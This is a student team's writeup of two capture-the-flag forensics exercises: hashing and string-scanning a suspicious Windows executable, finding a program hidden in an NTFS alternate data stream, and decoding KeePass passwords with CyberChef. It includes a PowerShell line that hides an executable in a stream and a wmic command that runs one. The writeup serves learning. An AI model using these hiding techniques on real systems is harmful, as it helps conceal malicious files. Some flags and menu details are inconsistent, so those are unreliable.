PSP0201

Week 6

Writeup

Group Name: WakuWaku

Members

ID	Name	Role
1211103115	Azri Syahmi Bin Azhar	Leader
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Member
1211103419	Muhammad Afif Jazimin Bin Idris	Member
1211103284	Miteshwara Rao A/L Subramaniam	Member

Day 21: Blue Teaming – Time for some ELForensics

Tools used: Kali Linux, Remmina, Windows PowerShell

Solution/walkthrough:

Question 1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Answer: 596690FFC54AB6101932856E6A78E3A1

First, enter the Documents directory using the 'cd' command. Then, use the 'dir' command to see the files in the Documents folder. The contents of it are as below. After that, by using the 'more' command, you will get to see the contents of the following file.

```
PS C:\Users\littlehelper> cd Documents
PS C:\Users\littlehelper\Documents> dir


    Directory: C:\Users\littlehelper\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/23/2020  11:21 AM             63 db file hash.txt
-a----        11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents> more './db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
```

Question 2: What is the MD5 file hash of the mysterious executable within the Documents folder?

Answer: 5F037501FB542AD2D9B06EB12AED09F0

From the previous question, we got to see the files which exist in the 'Documents' folder. From this, we can know which file is the so-called 'mysterious executable' which is 'deebee.exe'. Then, type in the command 'Get-FileHash -Algorithm MD5 deebee.exe'. From this, we can get the hash for the following file with 'MD5' as its' algorithm.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documen...
```

Question 3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

Answer: F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

Similar to the previous question, but in this case, this question wants the hash for the SHA256 algorithm. So we just have to type in the command

'`Get-FileHash -Algorithm SHA256 deebee.exe`'

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documen...
```

Question 4: Using Strings find the hidden flag within the executable?

Answer: THM{f6187e6cbeb1214139ef313e108cb6f9}

For this question, we just have to type in the command 'c:\Tools\strings64.exe -accepteula deebee.exe' as the following command will scan the mysterious executable or in other words take a peak at its' contents.


```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
ReadLine
WriteLine
Write
GuidAttribute
DebuggableAttribute
ComVisibleAttribute
AssemblyTitleAttribute
AssemblyTrademarkAttribute
TargetFrameworkAttribute
AssemblyFileVersionAttribute
AssemblyConfigurationAttribute
AssemblyDescriptionAttribute
CompilationRelaxationsAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyCompanyAttribute
RuntimeCompatibilityAttribute
deebee.exe
System.Threading
System.Runtime.Versioning
```

After that, to find the flag, just simply scroll through the given content after executing the previous command and you should get your answer from there.

```
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^p
z\V
```

Question 5: What is the powershell command used to view ADS?

Answer: Get-Item -Path deebee.exe -Stream *



Question 6: What is the flag that is displayed when you run the database connector file?

Answer: THM{3088731ddc7b9fdeccaed982b07c297c}

After executing the previous question's command, you will get the stream for our targetted file which is 'hidedb' and will then be used for our next command.

```
PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

To launch the hidden executable hiding within ADS, just simply type in the command '`wmic process call create $(Resolve-Path deebee.exe:hidedb)`'

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3248;
        ReturnValue = 0;
};
```

After executing the previous command, it will run the database connector file and the flag will appear there. That will be the final answer.


C:\Users\littlehelper\Documents\deebee.exe:hidedb

```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option:
```

Question 7: Which list is Sharika Spooner on?

Answer: Naughty

Based on the previous question, we were able to connect and run the database connector file which gives us the ability to see the names in both a nice and naughty list. To see the naughty list, just simply type in '3' as the option and '2' to see the nice list. In this case, Sharika Spooner was found on the naughty list, so naughty will be the answer.



Question 8: Which list is Jaime Victoria on?

Answer: Nice

This question is the same as the previous question. Jaime Victoria was found in the Nice list, so nice would be the answer

Thought Process/Methodology:

For question 1, start by using the 'cd' command to navigate to the Documents directory. To view the files in the Documents folder, use the 'dir' command after that. The following is its content. Following that, you may view the contents of the next file by using the'more' command.

For question 2, we were able to see the files that are located in the "Documents" folder from the prior inquiry. This allows us to identify the file that contains the so-called "mystery executable," which is "deebee.exe." Type "Get-FileHash -Algorithm MD5 deebee.exe" after that. This allows us to get the hash for the following file, which uses the MD5.

Question 3, the purpose of this query is to obtain the SHA256 algorithm's hash, which is similar to the previous query. We only need to enter the command "Get-FileHash -Algorithm SHA256 deebee.exe"

For question 4, to answer this, we only need to use the command ‘c:\Tools\strings64.exe -accepteula deebee.exe’ as the ensuing operation will examine the enigmatic executable's contents by scanning it. After running the preceding command, browse through the provided text to find the flag, and you should then be able to discover the solution there.

For question 6, you will receive the stream for our targetted file, "hidedb," after running the command in the preceding question. This stream will then be used for our following command. You only need to use the command ‘`wmic process call create $(Resolve-Path deebee.exe:hidedb)`’ to run the hidden application hiding within ADS. The flag will show up in the database connector file once the preceding command has been executed. That will be the answer in the end.

We were able to connect and run the database connector file based on the prior query, allowing us to view the names in both nice and bad list. Simply type "3" for the choice to see the Naughty list and "2" for the option to see the Nice list. For question 6, Sharika Spooner was discovered to be on the bad list in this case, thus bad will be the response. For question 7, since Jaime Victoria was discovered on the Nice list, the appropriate response is nice.

Day 22: Blue Teaming – Elf McEager becomes CyberElf


Tools used: Kali Linux, Remmina, CyberChef

Solution/walkthrough:


Question 1: What is the password to the KeePass database?

Answer: thegrinchwashere


On Remmina, connect by using the IP address. The username and password are already given. Copy the strange file name CyberChef, and use Magic as a recipe to decrypt the code. Then, you will get the decrypted code of it which resulted in the 'thegrinchwashere'



To check if it is the correct password for KeePass, just simply open the KeePass app.




Then, type in the decrypted code. It should log you in and that code would be the password to the KeePass database.



Question 2: What is the encoding method listed as the 'Matching ops'?


Answer: base64




Question 3: What is the note on the hiya key?

Answer: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

As soon as you enter the KeyPass database, it will lead to the picture below. To see the full description of its' notes, just simply double-click on the file.




Then, it will show you the picture below, enabling you to see the full description written on the notes.




Question 4: What is the decoded password value of the Elf Server?

Answer: sn0wM4n!


First, to find the Elf Server, you just have to check on each folder until you found the file named ‘Elf Server’ which was found in ‘network’.



Then, double-click on it and click on the button beside the password box to show the password. The password code will show below.




But that password is encrypted. So, we just simply have to decrypt it using CyberChef and ‘Magic’ as its’ recipe. The decrypted password that you will get is, sn0wM4n! .



Question 5: What was the encoding used on the Elf Server password?

Answer: hex


For this question, you can see the encoding used in the output section, in the recipe column. From there, it stated ‘From hex’ meaning that it used hex to encode the coded password. To double confirm this, you can try it by using ‘From hex’ as its recipe. It should result in you with the same answer.



